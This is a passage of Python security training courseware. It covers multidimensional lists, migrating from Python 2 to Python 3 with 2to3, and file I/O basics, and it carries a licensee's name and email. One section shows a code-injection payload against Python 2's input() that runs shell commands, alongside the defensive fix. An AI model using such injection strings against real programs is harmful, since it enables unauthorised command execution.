>>> newd = {1: 'b', 2: 'c'}dict[(key,value) for key,value in oldlist if key != 0 ])
```

Shortcut: Multidimensional Lists

- Programmers familiar with arrays in other languages often ask about multidimensional arrays. You can create "lists of lists" in Python
- Python doesn't have the concept of specifying an array size, that is, "dimensions"
- Third-party module called numpy has proper multidimensional lists
- To initialize multidimensional lists, use this list comprehension syntax:

```
array = [ [initialvalue] * width for x in range(height)]
```

```
>>> array = [ ['xyz'] * 2 for i in range(3)]
>>> array
[['xyz', 'xyz'], ['xyz', 'xyz'], ['xyz', 'xyz']]
```



A common question is, “How do I create a multidimensional list?” In Python, you would create a list of lists. In other languages, you might declare the height and width of your array with some type of declaration statement. Python has no such concept. There is a module called numpy that does provide great support for these types of data structures. To initialize a multidimensional array in Python, you would use the following syntax:

```
>>> array = [ [initialvalue] * width for x in range(height)]
```

To create an array that is 4×5 with all elements set to an initial value of zero, you would use the following:

```
>>> array = [ [0]* 4 for i in range(5) ]
>>> array
[[0, 0, 0, 0], [0, 0, 0, 0], [0, 0, 0, 0], [0, 0, 0, 0], [0, 0, 0, 0]]
```

Then you can treat it like a multidimensional array:

```
>>> array[4][3]=9
>>> array[1][1]=4
>>> array[0][3]=1
>>> array
[[0, 0, 0, 1], [0, 4, 0, 0], [0, 0, 0, 0], [0, 0, 0, 0], [0, 0, 0, 9]]
```

Section 2 Roadmap

- Lists
- Loops: For and While
- Tuples
- Dictionaries
- PDB: The Python Debugger
- Tips, Shortcuts, and Gotchas
- Transitioning Python2 to Python3

Lists

- List Methods
- Functions for Lists
- For and While loops

LAB: pyWars Lists

Tuples

Dictionaries

Specialty Dictionaries

LAB: pyWars Dictionaries

The Python Debugger: PDB

LAB: PDB

Tips, Shortcuts, and Gotchas

Transitioning Python2 to Python3

LAB: Upgrading with 2to3

Essential Workshop Conclusions

This is a Roadmap slide.

Converting Python2 Apps to Python3

- Python2 is not forward compatible to Python3
- Significant issues that prevent Python2 compatibility include
 - Python2 input() has a code injection vulnerability by design!
 - Python2 print is a keyword and Python3 print is a function
 - Python2 division works differently than Python3
 - Python2 strings are ASCII, similar to bytes. Python3 strings are UTF-8
 - Some built-in modules have been renamed and/or moved
 - Some excellent third-party modules have not been converted to Python3
- The program 2to3.py will fix many of these issues for you

```
$ apt-get install 2to3
```



Python2 code is not strictly forward compatible with Python3. However, it is possible to write Python2 code that will run perfectly in a Python3 interpreter. For the last five years, this curse has been teaching people to write code that works in both Python2 and Python3. But it requires discipline on the part of the developer and most developers don't make this effort. Given a Python2 program, it is very likely that it will require some work to make it compatible with Python3.

There are many issues that prevent Python2 programs from working properly in Python3. Some are very easy to spot, such as modules being renamed and the print command becoming a function. Others, such as the use of bytes and strings, are not as easy to spot. To assist in the upgrade process, the program 2to3 attempts to automate rewriting pieces of your code for you. It is a Python module, so it can be installed with PIP or with package managers such as apt shown in the slide above.

2to3 Fixes Many Issues

- The Python 2to3 can automatically fix many issues

- Python 2 long variable types are now integers
- Use of urllib2 is now in urllib.request
- Use of PRINT keyword is now a PRINT function
- Changes operation syntax for "not equals" from "<>" to "!="
- Many other changes are detected and fixed for you

- To run all fixes and idioms and update the file

```
$ python3 -m 2to3 -f all -w <script or directory to update>
```

- A backup (with .bak extension) is automatically made of the original

- It's not perfect. We will now discuss some things it misses



2to3 has a long list of fixes that it will automatically apply to your code. 2to3 will change all reverence to the "long" variable type to integers. It changes references to urllib2 to urllib.request because the modules were renamed. It changes all use of the print keyword to calls to the print function. It changes references to <>, which was commonly used in Python 2 for "not equals" comparisons, to the preferred Python 3 syntax of "!=". These and many other changes are automatically made for you to your code.

To use 2to3, you run the module as shown above. The "-f all" option tells it to apply all of the fixes it has in its library. Without this option, it will only fix a limited subset of issues. The "-w" option tells it to update the original source code, rewriting the lines that had errors in it. Without the "-w" option, it will only display the problems that it would fix. It is safe to apply your changes, as 2to3 will automatically make a backup of the original program before it makes the changes. The file will have the same name as the original program, with a .bak extension added to the end of it. The last argument is either a single script or a directory containing multiple scripts that you want upgraded.

2to3 was good, but not perfect. There are several issues it didn't fix, and if you are not careful, a security issue will be created by the update. Let's look at a few of them now.

Issue 1: input() Incompatibility

- Python 2 raw_input() is equivalent to Python3 input()
- 2to3 replaces all Python 2 raw_input() calls with Python 3 input()
- In Python 3, we call input() to ask the user for information.

```
response = input("What is your name? ")
```

- Python 2's input() accepts PYTHON SCRIPT AND EXECUTES THEM!
- After you run 2to3, you have a problem if someone uses Python2!

One significant issue is the difference between input and raw_input. If you want to ask the person using your script a question and collect an answer from them, you call the Python3 function named input(). Python 2 also has an input() command that is used for collecting **and running** python commands. This is horribly dangerous and Python has removed this functionality from version 3. Python 2 also had a function named raw_input that does exactly what Python 3's input() function does today.

To safely collect input in Python 2, you used to call raw_input(). To safely collect input in Python 3, you call input(). Both of these functions return a string. If you want to collect something other than a string, then you can use another function such as int() or bytes() to convert the string into the variable type that you want.

Fixing input() after Using 2to3

- 2to3 will change all the raw_input() calls to input()
- Your Python3 program works PERFECTLY!
- When someone runs the program with Python 2, they are going to be vulnerable to code injection attacks
- Add these lines to the top of the program to protect the program if it's run in Python 2

```
import sys

if sys.version_info.major == 2:
    input = raw_input
```



In Python 3, if you use the input() function, it will return a string instead of executing a script. In other words, in Python 3, input() does what raw_input() does in Python 2. So 2to3 will change all of the calls to raw_input() into calls to input(). As a result, if we run the program with Python 2, our code is exploitable.

To solve this problem, we can add a small block of code to our programs that will reassign the input() function to call raw_input(). Then we can safely make calls to input(), and our programs will work in both Python 2 and Python 3. However, since there is no raw_input() function in Python 3, assigning input() to call raw_input() will fail. So we have to check the sys.version_info.major variable to make sure we are in Python2 before doing the reassignment.

Exploiting Python 2's input()

- Consider when the following function is executed in Python 2:

```
def uses_input():
    x= input("What is your name? ")
```

- You can call any function including the the __import__() function

```
__import__("os").system("<linux command>")
```

- What is my name? My name is python code!

```
>>> uses_input()
What is your name? __import__("os").system("ls")
apps             essentials-workshop          helloworld.py
```

After you have run 2to3, if someone runs your code through a Python2 interpreter then the code will be vulnerable to code injection attacks. Because Python 2 input processes the input, users can put in Python expressions as input, and they will be evaluated before they are assigned to the variable. In many situations, this isn't a horrible problem. However, if your Python script runs with elevated privilege, then it is a privilege escalation attack. If your Python program is accessible through a web server or over the network, then it is a remote code execute attack. It is best to eliminate the vulnerability because it is very trivial to exploit. Here is an example of exploiting the vulnerability. The following lines are run in Python 2.

```
>>> import os
>>> a=str(input("What is your name? "))
What is your name? os.system("id")
uid=501(userx) gid=20(staff),groups=20(staff),98(_lpadmin)
```

Ouch! It is executing a command of the user's choosing! You can provide any command you want to inside of the call to system(), and it will run the command for you!

Issue 2: Fixing Python Division after 2to3

- Python2 an INT/INT = INT
- Python3 an INT/INT may return a float!

```
>>> 10/7
1
```



```
>>> 10/7
1.4285714285714286
```



```
>>> 10/7
1
>>> from __future__ import division
>>> 10/7
1.4285714285714286
```

If Python 2 imported division from __future__, then you don't need to change anything

```
>>> 10//7
1
```

Otherwise, You may need to change division to floor to force it to return an integer like Python 2

SANS

SEC573 | Automating Information Security with Python

235

2to3 also misses some nuances associated with how division changed between Python 2 and Python 3. It is possible that the developers wrote excellent Python2 code that anticipated these errors. If the Python 2 program had the line "from __future__ import division" at the top of it, then division acted the same in Python 2 as it does in Python 3. If you see that line at the top of the Python 2 code, then there is likely no fix required to upgrade the code.

In the absence of that line, Python 2 and Python 3 behave very differently when dividing integers. In Python 2, an integer divided by an integer would always return an integer. For example, 10/7 would return 1 and not 1.42857 like Python3 does. In Python 2, you had to turn either the numerator or the denominator into a float if you wanted a float as a result. 2to3 will not catch errors where the developer was expecting an integer result and is now getting a float. For example, consider this Python 2 program that finds the first half of a word.

```
>>> word = "find first half"
>>> word[:len(word)/2]
'find fi'
```

In Python 2, this would usually return an integer, but in Python 3 the middle of the string might be character 8.5, which would cause an error. You can fix this by using the floor operator "//" for your division. It always returns an integer. It is the Python 3 equivalent of "/" in Python 2 when you use two integers.

Issue 3: Fixing Common Module Changes

- Python2 strings .encode() and .decode() supported additional encoding types

```
>>> "hello".encode("rot13")  
'uryyb'
```

2.7

```
>>> import codecs  
>>> codecs.encode("hello", "rot13")  
'uryyb'
```

3.0

- 2to3 does not fix the use of the old encode/decode syntax
- You will likely have to manually find these, import codecs, and change the code

2to3 does not fix the use of text-encoding schemes in your program. In Python2, it was common practice to put an .encode() or .decode() at the end of a string and use that to apply different encoding standards such as "zip", "rot13", "base64", "hex", and others. In Python3, these encoding standards have been moved into the codecs module.

You will still find .encode() at the end of strings to handle conversions into bytes, but it can no longer be used for special text encodings such as those mentioned earlier. If those encoders or decoders are used, you will have to manually import codecs and change the code to use that module, as shown above.

Issue 4: Fixing New BYTES after 2to3

- In Python 2, no code required bytes as input or return bytes
- Python 3 has functions that do both!

<pre>>>> codecs.encode("hello", "base64") 'aGVsbG8=\n'</pre>	<pre>>>> codecs.encode(b"hello", "base64") 'aGVsbG8=\n'</pre>
2.7	3.0
<pre>>>> codecs.decode('68656c6c6f', 'hex') 'hello'</pre>	<pre>>>> codecs.decode(b'68656c6c6f', 'hex') b'hello'</pre>
	Return bytes
<pre>>>> if 'hello' == codecs.decode(b'68656c6c6f', 'hex'): print("YES") ... >>> if b'hello' == codecs.decode(b'68656c6c6f', 'hex'): print("YES") ... YES</pre>	<p>Requires bytes</p> <p>Doesn't work!</p> <p>make bytes for compatibility</p> <p>or .decode() for compatibility</p>



In Python3, you now have functions that expect bytes as input and return bytes. These same functions took in strings and returned strings in Python2. These can be very subtle tricky bugs that are not easily found unless you know to look for them. This problem often shows up in if statements that, as a result of conversion, are now comparing bytes to strings that will never match. For example, consider this if statement that looks for the string 'hello' in the response that comes back from decode. In Python2, this worked fine because codecs.decode returned a string. In Python3, the bytes returned by codecs.decode will never match the string 'hello'. It will only match the bytes b'hello'.

```
>>> if 'hello' == codecs.decode(b'68656c6c6f', 'hex'): print("YES")
...

```

This didn't print 'YES' because the string 'hello' isn't in the bytes that were returned. To fix this, we can look for the bytes b'hello' in what is returned.

```
>>> if b'hello' == codecs.decode(b'68656c6c6f', 'hex'): print("YES")
...
YES
```

Alternatively, we can .decode() the results of codecs.decode and turn it into a string.

```
>>> if 'hello' == codecs.decode(b'68656c6c6f', 'hex').decode(): print("YES")
...
YES
```

You can see in both of these solutions, it now finds the word 'hello' and prints 'YES' to the screen.

Issue 5: Fix Sorting Lists of Mixed Types for Comparison

- Python 2 will sort mixed types
- Why do numbers come before letters? Why are tuples after lists?
 - Why not? It's meaningless! It makes no sense. But it is consistent every time
- Python 3 wants you to be specific about how to sort these

```
>>> sorted(["1","2",1,2,[1,2],(1,2),None])
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: unorderable types: int() < str()
```

The fix?
Make everything a string

- Python 3 uses any KEY function
- The results are equally meaningless, but they are equally consistent
- Similar sort:

```
>>> sorted(["1","2",1,2,[1,2],(1,2),None],key=str)
[(1, 2), '1', 1, '2', 2, None, [1, 2]]
```

Unnecessary



In Python 2, you could compare any two objects and Python would give you an answer. Oftentimes this answer was meaningless. For example:

```
student@573:~$ python2 -c "print(1 < '4', 6 < '4' )"
True True
```

In Python3, this same command generates an error.

```
student@573:~$ python3 -c "print(1 < '4', 6 < '4' )"
Traceback (most recent call last):
  File "<string>", line 1, in <module>
TypeError: '<' not supported between instances of 'int' and 'str'
```

Why is the integer one less than the character 4? No reason; Python 2 just says it is. As a result, in Python 2, you could sort a list of things with mixed types and it would not generate an error. In Python 3, an error is generated. But there are times when you want to sort lists of mixed types. For example, if I want to compare two lists of mixed items to see if they have the same items in them, I could sort them both and compare them. In that case, you could use any key function. For example, you can see that when we use "str" as our key function, the errors go away. The order of the items can be just as meaningless as it was before if we are only sorting for comparison reasons. But if you wanted to create a key function that is close to but not completely compatible with Python 2, I provide you one here. I don't use this myself. Instead, I just use a key of str and that makes my code forward compatible with both Python 2 and 3.

Issue 6: Fix List Comprehension Variable Use

- In Python 2.7, the variable used in list comprehension has scope outside of the list comprehension
- Notice x is changed to last value in list
- In Python 3, the variable in list comprehension is local to the list comprehension
- Notice x is not changed

Python 2.7:
=>>> x = "Some Value"
=>>> new_list = [x for x in range(10)]
=>>> new_list
[0, 1, 2, 3, 4, 5, 6, 7, 8, 9]
=>>> x
9

Contains the last item!

Python 3 is different:
=>>> x = "Some Value"
=>>> new_list = [x for x in range(10)]
=>>> new_list
[0, 1, 2, 3, 4, 5, 6, 7, 8, 9]
=>>> x
"Some Value"

Does not contain the last item!

In the C Python interpreter, the way that a variable is used inside a list comprehension changes between version 2 and version 3. In Python 2.7, variables used inside a list comprehension do not have their own scope and will overwrite variables in their scope. In Python 3, they do have their own scope and will not overwrite existing values.

Section 2 Roadmap

- Lists
- Loops: For and While
- Tuples
- Dictionaries
- PDB: The Python Debugger
- Tips, Shortcuts, and Gotchas
- Transitioning Python2 to Python3

Lists

- List Methods
- Functions for Lists
- For and While loops

LAB: pyWars Lists

Tuples

Dictionaries

Specialty Dictionaries

LAB: pyWars Dictionaries

The Python Debugger: PDB

LAB: PDB

Tips, Shortcuts, and Gotchas

Transitioning Python2 to Python3

LAB: Upgrading with 2to3

Essential Workshop Conclusions

This is a Roadmap slide.

Upgrade the bridge_of_death.py

- Run the program in Python2

```
$ python2 bridge_of_death.py
Stop! Who would cross the Bridge of Death must answer me
these questions three, ere the other side he see.
What... is your quest? To find the Grail
What... is your name? Mark
What... is the capital of Assyria? Assur
Right. Off you go.
```

- Upgrade it to Python3 with 2to3
- Examine the capabilities and limitations of 2to3



First, I want you to run the program "bridge_of_death.py" with Python2. Then you will use 2to3 to upgrade the program to Python3. This program contains several issues that 2to3 will find and automatically fix, but it also contains several others that it does not. You will have to find and fix the code yourself. Your goal is to get the program to work completely in Python3.

Do not be deceived by the difficulty of this small program. I have intentionally picked a program that has a lot of subtle errors. I would only expect to see this number of issues in a much larger program. It is not uncommon for 2to3 to fix much larger programs than this and not require any additional changes, but you should test your code thoroughly after the upgrade.

In your Workbook, turn to Exercise 2.4
(Upgrading with 2to3)

Please complete the exercise in your Workbook.

Essentials Workshop Conclusions

- Over the last two sections, we've learned the building blocks of the Python language
 - Numeric, string, tuples, and list data types
 - Control structures: if elif else, while loops, for loops
 - Reusable code in functions and modules
 - Debugging and some cool tips and tricks
 - Upgrading from Python2 to Python3
 - And more
- You now have a solid foundation that you can use to build complex Python programs
- Tomorrow we begin building those programs!



We have covered a lot of ground in one day. Today we covered numeric variables, strings, tuples, and list data types. We talked about control statements such as if/then statements, while Loops, and several kinds of for loops. We discussed creating code blocks in functions so that we do not have to rewrite the same code over and over again. We learned that we leverage a rich library of prewritten code by importing Python libraries. We looked at applying these techniques to accomplish tasks such as sorting. We learned how to debug Python and upgrade from Python 2 to Python 3.

With this basic set of skills in hand, we are ready to build more complex programs. Over the next three sections, we will apply these skills (and a few new ones) to build tools to perform basic information security tasks.

573.3-573.5

Automated Defense, Forensics, and Offense



SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.



Automated Defense, Forensics, and Offense

Author: Mark Baggett

Twitter: @MarkBaggett

Copyright 2020 Mark Baggett | All Rights Reserved | Version F01_02

Now that we have a good, solid understanding of the data structures, compound statements, objects, and variables, we can look at how to apply those skills in four different applications we can use as penetration testers, incident handlers, network defenders, and forensics analysts.

TABLE OF CONTENTS DAY 3	PAGE #
File Operations	6
LABS: pyWars File I/O	23
Regular Expressions	27
RE Groups	39
RE Back References	45
LABS: pyWars Regular Expressions	49
Log File Analysis	52
Python SETS	55
Analysis Techniques	59
LABS: pyWars Log File Analysis	74
Introduction to SCAPY	78
SCAPY Data Structures	85
Packet Reassembly Issues	95
LABS: pyWars Packet Analysis	110



This slide is a table of contents.

Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020

TABLE OF CONTENTS DAY 4	PAGE #
Forensics File Carving	114
Struct Module	129
LAB: Parsing Data Structures	140
Extracting and Analyzing Artifacts	144
PIL: Python Image Library	148
LAB: Image Forensics	155
SQL: Structured Query Language Essentials	162
LAB: SQL Queries with MySQL Admin	164
Windows Registry Forensics	175
LAB: pyWars Registry Forensics	188
Built-in HTTP Support: urllib	192
Requests Module	198
LAB: HTTP Communication	218



This slide is a table of contents.

TABLE OF CONTENTS DAY 5	PAGE #
Components of a Backdoor	230
Socket Communications	235
LAB: Socket Essentials	244
Exception/Error Handling	250
LAB: Exception Handling	257
Process Execution	261
LAB: Simple Reverse Shell	265
Creating a Python Executable	268
LAB: Python Backdoor	273
Limitations of send() and Recv()	280
Techniques for recvall()	286
LAB: recvall()	294
StdIO: STDIN, STDOUT, STDERR	297
Object-Oriented Programming	308
Argument Packing/Unpacking	314
LAB: Dup2 and pyTerpreter	323

This slide is a table of contents.

Course Roadmap

- We will continue to introduce new coding concepts and techniques useful for forensics, defense, and offense. Each of the days will have a specific theme, but all of the concepts apply to these security disciplines.
- Section 3—Defensive Theme:
 - File Operations, Log Analysis, Regular Expressions, and Packet Analysis
- Section 4—Forensics Theme:
 - File Carving, Image Forensics, Databases and SQL, Windows Registry Forensics, and Online Web Applications
- Section 5—Offensive Theme:
 - Networking, Process Execution, Exception Handling, Python Objects, Understanding Objects and Inheritance, STDIO, and Backdoor Shells

Here is our roadmap for the next few days. We will continue to learn new modules that you will find useful in all disciplines of information security, regardless of your discipline. But we will discuss them within themes for each of the days. For example, everyone needs to know how to open a file and read it from the disk. In section 3, you learn how to read files in the context of reading log files to find attackers. Everyone will find it useful to understand how to query data from a SQL database. We will discuss that in section 4 with the theme of a forensics investigator who needs to extract logs from a SQL database stored on an acquired mobile device. Everyone needs to understand how to handle errors in your code and execute other programs. In section 5, we will discuss these concepts with a penetration testing theme as we develop a network-connected backdoor for use in a penetration test.

Day 3 Roadmap

- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output
Reading and Writing Text
Reading and Writing gzip
File I/O Supporting Functions

LAB: pyWars File I/O
Regular Expressions
RE Rules and Examples
RE Groups
RE Back References
LAB: pyWars Regular Expressions
Log File Analysis
Python SET Data Type
Analysis Techniques
LAB: pyWars Log File Analysis
Introduction to Scapy
Scapy Functions
Scapy Data Structures
Packet Reassembly Issues
Packet Fragmentation
LAB: pyWars Packet Analysis

This is a Roadmap slide.

File Input and Output

- Analyzing files is an essential skill for most professionals
 - Forensics Analysts: Event timelines of relevant evidence
 - Hunt Teamers: Finding advanced threats
 - Incident Handlers: Identifying how they got in
 - Pen Testers: Searching for passwords, SSNs, and other target data
- This next set of exercises will focus on our ability to open, analyze, and write files
 - We will automate techniques taught in SANS503 Intrusion Detection In-Depth and SEC511 Continuous Monitoring
- We will discuss how to use regular expressions to parse data
- We will learn to apply these skills to things such as network packet captures and memory captures

The ability to analyze text files such as log files is an essential skill that every security professional can use. Defenders can automate checks for to see if attacks have occurred. Forensic analysts can build event timelines focusing on those events related to their investigation. Hunt teamers can analyze logs to find indicators of compromise. Penetration testers can automate the gathering of password files, hashes, and other sensitive data. Today we will focus on how to interact with the filesystem on Windows and Linux computers. Then we will talk about regular expressions and how to extract useful data from those logs. Next, we will look at some code samples that help analyze data to find signs of compromise. Last, we will look at techniques for analyzing network packets.

File Operations

- Python file operations are all handled by the file object
- You create a new file object with the OPEN command
- First, create a file handle:

1)

```
filehandle = open("complete file path", mode)
```

OR

2)

```
with open("complete file path", mode) as file_handle:  
    #Code block to process file using file_handle
```

- Use one of these file modes:
 - r = read-only mode w = write-only mode a = append mode
 - rt = Read text and interpret unicode strings and \n or \r\n as end of line (Default mode)
 - rb = Read binary and do not interpret any unicode or end of lines
- Now you have a file object that can be used to manipulate the file

Python file operations are simple. The first step in doing file operations is to create a file object. This is most often done with the open command. There are no modules to import to use open; it is a built-in command. When you call the open() function, you pass the path to the file you want to open and pass the "mode" as parameters. Python will return a handle to a file object that can be used to read and write the file specified.

The traditional use of the open() function will not give you any trouble in the standard "CPYTHON" interpreter installed from python.org. However, there are other implementations of Python out there such as "Jython" and "IronPython" that handle garbage collection differently. So Python introduced a second way of handling file I/O called context managers.

To use a context manager use the "with as" block syntax. It also returns a file handle object. This syntax is followed by a code block in which all file processing must be done. The "with as" syntax has the additional advantage of handling errors so that your program doesn't crash if the file isn't available. If a file I/O error occurs for any of the statements inside the "with as" block, then Python will prevent the program from crashing and clean it up. It will also close the file when the block is completed. If someone may run your program in a non-traditional Python interpreter such as Jython, you should definitely use the context manager syntax.

The open() function supports different file modes, including READ, WRITE, and READ/WRITE. You can open files in "text" mode or in "binary" mode. In "text" mode, Python will interpret line-ending and UTF-8 encoded characters producing Python strings. In binary mode, no interpretation is done and it returns bytes.

File Object Methods

- File objects provide several ways to interact with files

```
>>> filehandle=open("agentsmith.txt","r")
>>> type(filehandle)
<class '_io.TextIOWrapper'>
>>> dir(filehandle)
[ <dunders removed> , 'close', 'closed', 'encoding', 'fileno',
'flush', 'isatty', 'mode', 'name', 'newlines', 'next', 'read',
'readinto', 'readline', 'readlines', 'seek', 'softspace', 'tell',
'truncate', 'write', 'writelines', 'xreadlines']
```

- seek(), tell(): Random access (non-sequential) reading and writing to files
 - seek() sets the file pointer
 - tell() returns its current value
- read(), readlines(): Read the contents of a file as string or list, respectively
- write(), writelines(): Write the contents to a file
- close(): Closes the file

Here this illustration shows how to create a file object associated with the file "agentsmith.txt". The file is opened in READ mode. When the object is created, you can use the dir() function to see what methods are available to use. As you can see, you have several methods associated with file objects. Some methods, such as seek() and tell(), are used for random access mode. In random access mode, you are not reading the bytes of the file from beginning to end, but instead, you jump around in the file. Most often, programs will read files in sequential mode starting from the beginning and reading one line at a time until we reach the end of the file. read() and readlines() are used for sequential access. The object also has write() and writelines(), which are used to (you guessed it!) write to files. You use close() to close a file when you are done with it. You should always close your files when you are done, especially when writing to them.

Reading Files from the Filesystem

```
#Read one line at a time.  
filehandle = open('filename', 'r')  
for oneline in filehandle:  
    print(oneline, end = "")  
filehandle.close()  
  
#Read the entire file into a list.  
filehandle = open('filename', 'r')  
listoflines=filehandle.readlines()  
filehandle.close()  
  
#Read the entire file into a single string.  
filehandle = open('filename', 'r')  
content = filehandle.read()  
filehandle.close()
```

filehandle is an iterable object.
You can access it within a loop.
This consumes less memory.

readlines() reads all of the
lines in a file into a list

read() reads the entire file
into a single string



You can step through each line in a file using a for loop. You can read the entire contents of a file into a list using the readlines() method. You can also group all of the lines together into a single string or bytes, depending upon your mode with the read() method.

Write Files to the Filesystem

```
#Writing to the file (overwrite the contents)
filehandle = open('filename', 'w')
filehandle.write("Write this one line.\n")
filehandle.write("Write these\nTwo lines\n")
filehandle.close()

#Append to a file
filehandle = open('filename', 'a')
filehandle.write("add this to the file")
filehandle.close()
```



To write to a file in Python, you simply change the mode. Writing to a file will overwrite any existing data in the file. If you want to add information to the end of an existing file, you can open it in append mode. If you need to change data or add data in the middle of the file, then you could first read the entire contents of the file, modify it in memory, and then write the file.

Reading Binary Data from a File

- Recommendation: When reading binary data, always store it in bytes() or bytearray() by opening it with mode "b"
- If you know the type of encoding being used, then use that
- If you want to treat binary data as strings, then use the LATIN-1 encoding. It is perfect for reading binary data!
 - It has exactly 255 characters in it with no gaps!

```
>>> x = open("/bin/bash", "rb").read()
>>> x[:20]
b'\x7fELF\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x03\x00'

>>> x = open("/bin/bash",encoding="latin-1").read()
>>> x[:20]
'\x7fELF\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x03\x00'
```

Process as bytes()

Process as str()

Remember that if you call the file handle's .read() method, it will try to interpret the file contents as UTF-8 encoded text. If it isn't UTF-8 text, then errors may occur. For example, when you try to open a copy of your shell /bin/bash, you get the following error:

```
>>> x = open("/bin/bash").read()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
    File "/usr/lib/python3.5/codecs.py", line 321, in decode
        (result, consumed) = self._buffer_decode(data, self.errors, final)
UnicodeDecodeError: 'utf-8' codec can't decode byte 0xc6 in position 24:
invalid continuation byte
```

Because UTF-8 doesn't have any characters represented by the value 0xc6, Python doesn't know how to read the file. The best option is to treat binary data like binary data and read it as bytes() by opening it with a mode of "b" or, in this case, "rb". Another option, if you want to process the data as strings, is to read the data with Latin-1 encoding. Latin-1 has exactly 255 possible characters with no gaps, so it is perfect for reading binary data.

Working with File Paths

- Python 3.4 combines functionality from several old modules, including `os.path`, `os.walk`, and `glob`, into one module called `pathlib`
- You create all paths with forward slashes "/" and it will dynamically adjust them to proper paths for the runtime OS

```
>>> pathlib.Path.cwd()
WindowsPath('C:/')
>>> pathlib.Path.home()
WindowsPath('C:/Users/mark')
>>> x = pathlib.Path("c:/Users/mark/")
>>> x / "file.txt" / adds to the path
>>> x
WindowsPath('c:/Users/mark/file.txt')
>>> x.parts
('C:\\', 'Users', 'mark', 'file.txt')
```

```
>>> x.name
'file.txt'
>>> x.anchor
'C:\\'
>>> x.parent
WindowsPath('c:/Users/mark')
>>> x.parent.parent
WindowsPath('c:/Users') Normal path
>>> str(x)
'C:\\Users\\mark\\file.txt'
```

In Python 3.4, the `pathlib` module was added. It combined and improves upon functionality that was scattered across different modules in prior versions of Python. You have several options in creating a path. `pathlib.Path.cwd()` will generate a path object containing the current working directory. `pathlib.Path.home()` will generate a path object containing the current user's home directory. You can also create a path that points to the directory of your choosing by passing the path as a string to `pathlib.Path()`. The string can be a Linux path, Windows file path, or a UNC (universal naming convention) path. When building paths, you always use a forward slash. However, `pathlib` will replace it with the correct slash for the operating system that the script is running on when you use the variable.

To add additional items to a path object, you concatenate new values with the division operator. So dividing `x` by "file.txt" will add "file.txt" to the end of the current path.

There are several ways to get the pieces of a path. `.parts`, `.name`, and `.anchor` can be used to access a specific part of the path. You can also iterate through the directories that make up a path using the `.parent` attribute. What you typically think of as the filename will be in the `.name` attribute. What you typically think of as the root of the filesystem on Linux and Windows is the anchor. For a UNC, the anchor would be the complete path to the share.

```
>>> pathlib.Path(r"//server/share/filename.txt").anchor
'\\\\\\server\\\\share\\\\'
```

In some cases, when you want to open a file that your path points to, you can just pass the `Path()` object to the function. For example, the Python `open()` function will accept a `Path()` object or a string pointing to the target file. However, many modules will only allow you to pass them paths as either bytes or strings. In those cases, simply use the `str()` function to generate a path that is properly formatted for the operating system that the script is running on.

Accessing Files with `pathlib.Path()`

- With 3.5 and later, `pathlib.Path()` can be used to read and write to files instead of the traditional open syntax

```
>>> file_path = pathlib.Path.home() / "file.txt"
>>> file_path.write_text("Create text file!")
17
>>> file_path.read_text()
'Create text file!'
>>> file_path.write_bytes(b"Create a binary file!")
21
>>> file_path.read_bytes()
b'Create a binary file!'
```

- Or you can use the `.open()` method the same way you do the open function

```
